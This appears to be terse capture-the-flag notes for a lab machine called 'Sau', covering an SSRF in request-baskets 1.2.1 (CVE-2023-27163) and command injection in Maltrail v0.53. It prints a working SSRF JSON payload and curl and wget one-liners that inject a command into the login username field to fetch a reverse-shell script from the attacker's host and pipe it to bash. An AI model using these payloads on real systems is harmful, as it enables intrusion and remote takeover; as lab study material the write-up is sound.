
Sau

nmap



baskets

request-baskets 1.2.1 is vulnerable to SSRF
CVE-2023-27163

Using the following payload reveals port 80's website

IMPORTANT: proxy_response=true was REQUIRED and expand_path=true may or may not have been
{
"forward_url": "http://localhost:80/",
"proxy_response": true,
"insecure_tls": false,
"expand_path": true,
"capacity": 250
}

maltrail

The website has nothing interesting other than Maltrain v0.53

This version of Maltrain has an OS command injection vulnerability
https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/

using command vulnerability, I hosted the file contents on a python server

possible creds found in maltrail.conf:
admin:changeme!
local:changeme!
^ these were just default creds that did not work

the following payload (revshell.sh is a simple bash reverse shell) works:
curl http://10.10.11.224:55555/pog/login --data 'username=;`curl http://10.10.14.21/revshell.sh | bash`'

Note:
curl http://10.10.11.224:55555/pog/login --data 'username=;`wget -O- http://10.10.14.21/revshell.sh | bash`'
also works! Don't forget the -O-!!!

priv esc

trivial sudo -l into gtfobins

GG